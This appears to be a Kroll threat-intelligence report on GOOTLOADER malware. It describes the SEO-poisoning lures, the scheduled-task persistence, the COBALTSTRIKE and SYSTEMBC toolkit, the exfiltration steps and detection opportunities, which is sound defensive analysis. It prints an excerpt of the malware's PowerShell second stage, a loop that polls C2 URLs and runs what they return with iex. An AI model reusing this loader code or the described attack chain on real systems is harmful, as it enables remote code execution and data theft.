Deep Dive into GOOTLOADER Malware and Its Infection Chain

By Ryan Hicks, George Glass


Published: 2023-06-23 · Archived: 2026-04-05 16:50:23 UTC

Summary

Kroll has analyzed incidents throughout Q1 2023 where drive-by compromise was the initial infection vector for GOOTLOADER malware. It is likely that the threat actors are utilizing SEO to drive individuals to either their own malicious website or to infected WordPress sites. These sites are then used to host documents that would be attractive to employees within the legal and professional services sectors. A key search term used by victims across Kroll cases and open-source reporting is “agreement,” such as “transition services agreement,” “stock purchase agreement” and “transaction agreement”. Upon using search terms similar to the above, the malicious websites will display in the top results of the search engine, through SEO poisoning. Similar to a tactic we’ve observed where threat actors manipulate Google Ads in order to drive users to malicious sites, this technique encourages users to click on a malicious link that will take the victim to an actor-controlled site where GOOTLOADER is hosted. GOOTLOADER leverages a vulnerable WordPress plugin to detect and ensure that the victim has not visited the site before, their operating system is Windows, they are English-speaking and the associated IP address is not blocked, before downloading a zip file from another compromised site. The zip file contains a JavaScript (JS) file named after the item searched, which, when opened, creates a scheduled task to execute a second stage JS file from the user profile.

This script sets up a SYSTEMBC remote access trojan to connect to command-and-control (C2) IP addresses before increasing remote access by deploying COBALTSTRIKE. It is highly likely that the threat actors then undertake a “hands-on” approach to identify data for exfiltration by utilizing tools such as FileZilla to upload to cloud storage sites.

Based on Kroll’s observations, there has been no evidence of extortion, ransomware encryption or discussion about any exfiltrated data on the deep and dark web (DDW). In these internally observed cases, it is unlikely that the activity was of a financially motivated criminal group, and it is more indicative of a corporate espionage-related activity. However, the foothold gained by a threat actor using GOOTLOADER could be leveraged by other groups, such as ransomware actors.



Typical GOOTLOADER Infection Chain


Initial Infection

GOOTLOADER is observed during the initial access phase of a compromise and is commonly seen distributed by SEO. Threat actors have also been observed compromising legitimate websites to host their malicious content, and often vulnerable WordPress sites have been exploited to deliver the malware. The benefits of SEO poisoning compared to other social engineering techniques, such as phishing, is that it is much harder for defenders to detect activity at this stage as there is no interaction with the victim infrastructure; it is just essentially waiting for a user to reach out and download the malicious content.

Regarding GOOTLOADER delivery, we have seen themes focused on business-related lures such as legal matters, agreements and contracts. Some of the file names we have observed being downloaded by victims are:

- what_states_have_tax_reciprocity.zip
- workplace_technology_agreement.zip
- what_is_isda_agreement.zip”

In one example, the presented webpage (below) appeared to look like a forum with comments that related to the search term. This forum thread was also seen in a number of different GOOTLOADER campaigns in open source, therefore it is almost certain that the threat actor set it up https://www.kroll.com/en/insights/publications/cyber/threat-intelligence-reports/q3-2022-threat-landscape-insider-threat-trojan-horseto provide legitimacy for posting the malicious link. The comment from the page “Admin” contained a download of the malicious .zip file named identical to the search term used by the victim.



Example Forum Post Leading to GOOTLOADER Download

Execution and Persistence

In cases from March and April 2023, we observed users downloading .zip files containing a malicious JS file that was identified as GOOTLOADER using internal threat intelligence sources and open source. Once the zip file was unzipped and malicious JS file was executed by the user, a second JS file was dropped into the %APPDATA% folder. The second-stage script then attempted to connect to C2 domains via wscript.exe and cscript.exe, executed by PowerShell scripts (example shown below).


```
    $CysDkRJo = [System.Net.WebRequest]::Create($FPNfPg);
    $CysDkRJo.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36";
    $CysDkRJo.KeepAlive = 0;
    $CysDkRJo.Headers.Add("Cookie: $RmJMdgp=$PlbvVyF; $RmJMdgp`1=$bKDW; $RmJMdgp`2=$mcoUtY; $RmJMdgp`3=$OPZi; $RmJMdgp`4=$trkLs");
    $jbDean = new - object System.IO.StreamReader $CysDkRJo.GetResponse().GetResponseStream();
    $jgNRpY = ($jbDean.ReadToEnd())  - split $RmJMdgp;
    if ($jgNRpY.Count  - eq 3)  {
        iex($jgNRpY[1]  - replace "^", "");
    }

}

while (1)  {
    try {
        YccNN(@("<REDACTED URL><REDACTED URL><REDACTED URL><REDACTED URL>") | Get - Random)
    } catch {};
    sleep  - s 20
}
```

Extract from PowerShell script with User Agent Configuration and C2 Connection

The initial JS file also goes on to create a registry key to add a root certificate, and also creates a scheduled task that typically points to the second JS file for persistence. In other incident response cases, the execution of a COBALTSTRIKE DLL was also observed for persistence in these scheduled tasks.



Example Execution Chain

Following this initial foothold by a threat actor, Kroll observed the following post-compromise activity:

Toolkit Deployment

Once a connection is made to the C2 domains, the threat actor loads the adversary simulation framework COBALTSTRIKE onto the infected machine and attempts to move laterally via named pipes and remote service creation. The remote access trojan known as SYSTEMBC is also leveraged to maintain persistent access to the network by utilizing SOCKS5 proxies to hide network traffic from security appliances.

Internal Scouting

After gaining initial access and establishing a foothold within the network, the threat actor leverages tools such as Advanced IP Scanner and the Bloodhound variant PSHound.ps1 to enumerate endpoints on the network and Active Directory information. The PowerSploit tool Powerview.ps1 was also observed likely in an attempt to identify file servers for data exfiltration. Process Hacker is sometimes used to view running software, likely to identify security tooling.

Escalation

Privilege escalation is likely gained via COBALTSTRIKE or PowerSploit modules. Multiple legitimate accounts are then leveraged to gain access to other endpoints and file servers.
Lateral Movement

Legitimate accounts are leveraged along with COBALTSTRIKE remote service execution to move around the network laterally. Typically, only a small number of endpoints are utilized, with the key goal of gaining sensitive documents.

Mission Execution

The threat actor attempts to exfiltrate sensitive information via automated collection tools such as FileZilla and FreeFileSync to upload to a remote cloud storage site. The file transfer protocol (FTP) may also be leveraged to send files to controlled infrastructure. Kroll has not identified ransomware encryption in internal cases, nor has Kroll observed sales within DDW marketplaces or discussions relating to stolen data from GOOTLOADER. This suggests that this activity is a targeted espionage campaign.

Detection Opportunities

The following are examples of events that could provide detection opportunities to identify GOOTLOADER activity early in the attack chain:

- Script files creating scheduled tasks (particularly PowerShell and JS)
- Script files spawning PowerShell, followed by external connections
- User opening .zip files with .js file inside
- .php URLs downloading a .zip file (will likely require tuning to environment to identify anomalies)
